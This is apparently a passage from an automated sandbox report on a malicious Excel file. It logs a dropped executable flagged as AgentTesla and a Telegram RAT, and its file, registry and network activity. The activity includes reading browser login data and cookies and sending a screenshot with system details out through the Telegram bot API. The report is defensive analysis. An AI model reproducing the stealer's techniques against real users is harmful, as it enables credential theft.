2022-04-08 10:13:57 UTC	1194	OUT	Data Raw: ff 00 7d bf 4f f0 a0 07 d3 23 fb a7 ea 7f 9d 1b 4f f7 db f4 ff 00 0a 6a 29 db f7 db a9 f4 f5 a0 09 68 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e9 91 fd d3 f5 3f ce 8d a7 fb ed fa 7f 85 35 14 ed fb ed d4 fa 7a d0 04 b4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 c8 fe e9 fa 9f e7 46 d3 fd f6 fd 3f c2 9a 8a 76 fd f6 ea 7d 3d 68 02 5a 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 64 7f 74 fd 4f f3 a3 69 fe fb 7e 9f e1 4d 45 3b 7e Data Ascii: }O#Oj)hm?o(Pm?o(Pm?o(P?5zS6m?o(S6m?o(S6m?o(F?v}=hZ)O6)O6)O6dtOi~ME;~
2022-04-08 10:13:57 UTC	1208	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 36 66 37 66 61 31 38 38 62 30 2d 2d 0d 0a Data Ascii: ----------------------------8da196f7fa188b0--
2022-04-08 10:13:58 UTC	1208	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Fri, 08 Apr 2022 10:13:58 GMT Content-Type: application/json Content-Length: 833 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":130,"from":{"id":5008280971,"is_bot":true,"first_name":"gods_child_bot","username":"gods_childbot"},"chat":{"id":5019146869,"first_name":"Love","last_name":"Word","username":"tgman1","type":"private"},"date":1649412838,"document":{"file_name":"user-082561 2022-04-08 02-38-31.jpeg","mime_type":"image/jpeg","thumb":{"file_id":"AAMCBAADGQMAA4JiUArlJUqg5p1bF0qNYP-hrmcNkAAC9goAAkCUgFL9xAttX2j9jgEAB20AAyME","file_unique_id":"AQAD9goAAkCUgFJy","file_size":13707,"width":320,"height":256},"file_id":"BQACAgQAAxkDAAOCYlAK5SVKoOadWxdKjWD_oa5nDZAAAvYKAAJAlIBS_cQLbV9o_Y4jBA","file_unique_id":"AgAD9goAAkCUgFI","file_size":111999},"caption":"New Screenshot Recovered!\n\nUser Name: user/082561\nOSFullName: Microsoft Windows 7 Professional \nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: **1540**, Parent PID: **576**

General

Target ID:	0
Start time:	12:13:15
Start date:	08/04/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f630000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\dropped.exe	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	6E2D7FB0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	0	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FEF9F63992	WriteFile
unknown	2	44	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FEF9F63992	WriteFile
unknown	46	4	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FEF9F63992	WriteFile
unknown	50	46	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FEF9F63992	WriteFile
unknown	96	4	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FEF9F63992	WriteFile
unknown	100	42	75 6e 6b 6e 6f 77 6e	unknown	success or wait	23	7FEF9F63992	WriteFile
unknown	142	4	75 6e 6b 6e 6f 77 6e	unknown	success or wait	47	7FEF9F63992	WriteFile
unknown	146	20	75 6e 6b 6e 6f 77 6e	unknown	success or wait	13	7FEF9F63992	WriteFile
unknown	166	4	75 6e 6b 6e 6f 77 6e	unknown	success or wait	39	7FEF9F63992	WriteFile
unknown	170	68	75 6e 6b 6e 6f 77 6e	unknown	success or wait	52	7FEF9F63992	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	1738	68	75 6e 6b 6e 6f 77 6e	unknown	success or wait	36	7FEF9F63992	WriteFile
C:\Users\user\AppData\Local\Temp\dropped.exe	0	2048	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 22 fd 4e 62 00 00 00 00 00 00 00 00 fd 00 0e 01 0b 01 30 00 00 32 08 00 00 24 00 00 00 00 00 00 7e 50 08 00 00 20 00 00 00 60 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 08 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEL"Nb02$~P `@ @	success or wait	267	6E2D7FB0	unknown
unknown	0	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FEF9F63992	WriteFile
unknown	2	36	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FEF9F63992	WriteFile
unknown	38	4	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FEF9F63992	WriteFile
unknown	0	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FEF9F63992	WriteFile
unknown	2	36	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FEF9F63992	WriteFile
unknown	38	4	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FEF9F63992	WriteFile
unknown	42	42	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FEF9F63992	WriteFile
unknown	84	4	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FEF9F63992	WriteFile
unknown	88	20	75 6e 6b 6e 6f 77 6e	unknown	success or wait	6	7FEF9F63992	WriteFile
unknown	108	4	75 6e 6b 6e 6f 77 6e	unknown	success or wait	18	7FEF9F63992	WriteFile
unknown	112	68	75 6e 6b 6e 6f 77 6e	unknown	success or wait	24	7FEF9F63992	WriteFile
unknown	560	30	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FEF9F63992	WriteFile
unknown	590	4	75 6e 6b 6e 6f 77 6e	unknown	success or wait	16	7FEF9F63992	WriteFile
unknown	594	68	75 6e 6b 6e 6f 77 6e	unknown	success or wait	16	7FEF9F63992	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	6E2DA5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	6E2DA5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	6E2DA5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	6E300648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	-w+	binary	2D 77 2B 00 04 06 00 00 02 00 00 00 00 00 00 00 50 00 00 00 01 00 00 00 26 00 00 00 1E 00 00 00 30 00 30 00 30 00 30 00 31 00 2E 00 6C 00 70 00 63 00 64 00 32 00 30 00 32 00 32 00 2E 00 78 00 6C 00 73 00 00 00 30 00 30 00 30 00 30 00 31 00 2E 00 6C 00 70 00 63 00 64 00 32 00 30 00 32 00 32 00 00 00	success or wait	1	6E300648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: dropped.exe PID: 1980, Parent PID: 1856

General

Target ID:	2
Start time:	12:13:19
Start date:	08/04/2022
Path:	C:\Users\user\AppData\Local\Temp\dropped.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\dropped.exe
Imagebase:	0x12e0000
File size:	546816 bytes
MD5 hash:	E2D002B5319A8CE475A7F355254A67A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.920171454.0000000003890000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000002.00000002.920171454.0000000003890000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000002.00000002.919772020.0000000002841000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000002.00000002.919684490.0000000002771000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 58%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\GDIPFONTCACHEV1.DAT	read attributes | synchronize | generic read | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6B57AA52	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC77995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DC77995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DB8DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC7A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DB8DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6DB8DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6DB8DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6DB8DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DB8DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DB8DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CC7B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CC7B2B3	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6DB8DE2C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6DB8DE2C	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	success or wait	1	6B57AA52	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	FontCachePath	unicode	C:\Users\user\AppData\Local	success or wait	1	6B57AA52	unknown

Analysis Process: RegSvcs.exe PID: **2260**, Parent PID: **1980**

General

Target ID:	3
Start time:	12:13:23
Start date:	08/04/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Imagebase:	0x310000
File size:	45216 bytes
MD5 hash:	62CE5EF995FD63A1847A196C2E8B267B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000000.918109531.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000003.00000000.918109531.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000000.918357600.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000003.00000000.918357600.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000002.1171392057.00000000024D1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000003.00000002.1171392057.00000000024D1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000002.1171392057.00000000024D1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000000.917564622.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000003.00000000.917564622.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000000.917821418.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000003.00000000.917821418.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000002.1170971637.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000003.00000002.1170971637.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\BINGO	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CC74247	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\BINGO\BINGO.exe	read data or list directory | read attributes | delete | synchronize | generic write	device | sparse file	sequential only | non directory file	success or wait	1	6CC764C6	CopyFileW
C:\Users\user\AppData\Roaming\k1sqi2ag.u2m	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CC74247	CreateDirectoryW
C:\Users\user\AppData\Roaming\k1sqi2ag.u2m\Chrome	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CC74247	CreateDirectoryW
C:\Users\user\AppData\Roaming\k1sqi2ag.u2m\Chrome\Default	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CC74247	CreateDirectoryW
C:\Users\user\AppData\Roaming\k1sqi2ag.u2m\Chrome\Default\Cookies	read data or list directory | read attributes | delete | synchronize | generic write	device | sparse file	sequential only | synchronous io non alert | non directory file	success or wait	1	6CC764C6	CopyFileW
C:\Users\user\AppData\Roaming\k1sqi2ag.u2m\Firefox	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CC74247	CreateDirectoryW
C:\Users\user\AppData\Roaming\k1sqi2ag.u2m\Firefox\Profiles	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CC74247	CreateDirectoryW
C:\Users\user\AppData\Roaming\k1sqi2ag.u2m\Firefox\Profiles\7xwghk55.default	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CC74247	CreateDirectoryW
C:\Users\user\AppData\Roaming\k1sqi2ag.u2m\Firefox\Profiles\7xwghk55.default\cookies.sqlite	read data or list directory | read attributes | delete | synchronize | generic write	device | sparse file	sequential only | synchronous io non alert | non directory file	success or wait	1	6CC764C6	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\k1sqi2ag.u2m\Chrome\Default\Cookies	success or wait	1	6CC77D79	DeleteFileW
C:\Users\user\AppData\Roaming\k1sqi2ag.u2m\Firefox\Profiles\7xwghk55.default\cookies.sqlite	success or wait	1	6CC77D79	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\BINGO\BINGO.exe	0	45216	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 27 fd 57 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 30 00 00 64 00 00 00 0c 00 00 00 00 00 00 fd fd 00 00 00 20 00 00 00 fd 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 fd 00 00 00 02 00 00 fd 4a 01 00 03 00 60 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEL'W0d @ J`	success or wait	1	6CC764C6	CopyFileW
C:\Users\user\AppData\Roaming\k1sqi2ag.u2m\Chrome\Default\Cookies	0	28672	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 09 00 00 00 07 00 00 00 07 00 00 00 02 00 00 00 0d 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 09 00 2e 43 fd 0d 0d 2e 00 04 0c fd 00 0f 67 0f fd 0d 4e 0c fd 0c fd 0c fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .C.gN	success or wait	1	6CC764C6	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\k1sqi2ag.u2m\Firefox\Profiles\7xwghk55.default\cookies.sqlite	0	65536	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 fd 00 02 02 00 40 20 20 00 00 00 04 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 00 2e 09 28 0d 7f fd 00 03 7d fd 00 7e 1d 7f fd 7d fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .(}~}	success or wait	8	6CC764C6	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6DC77995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6DC77995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC77995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DC77995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DB8DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6DC7A1A4	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6DC7A1A4	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC7A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6DB8DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6DB8DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6DB8DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DB8DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DB8DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DB8DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CC7B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CC7B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	success or wait	1	6CC7B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	end of file	1	6CC7B2B3	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6DB8DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC77995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DC77995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6DC77995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6DC77995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\CustomMarshalers\b92a961849186d9c6ff63eda4a434d79\CustomMarshalers.ni.dll.aux	unknown	300	success or wait	1	6DB8DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6DB8DE2C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CC7B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CC7B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	success or wait	1	6CC7B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	end of file	1	6CC7B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6CC7B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6CC7B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6CC7B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6CC7B2B3	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6CC7B2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CC7B2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CC7B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6CC7B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6CC7B2B3	ReadFile
C:\Users\user\AppData\Roaming\k1sqi2ag.u2m\Chrome\Default\Cookies	unknown	16384	success or wait	2	6CC7B2B3	ReadFile
C:\Users\user\AppData\Roaming\k1sqi2ag.u2m\Firefox\Profiles\7xwghk55.default\cookies.sqlite	unknown	16384	success or wait	32	6CC7B2B3	ReadFile
C:\Users\user\AppData\Roaming\k1sqi2ag.u2m\Firefox\Profiles\7xwghk55.default\cookies.sqlite	unknown	16384	end of file	1	6CC7B2B3	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
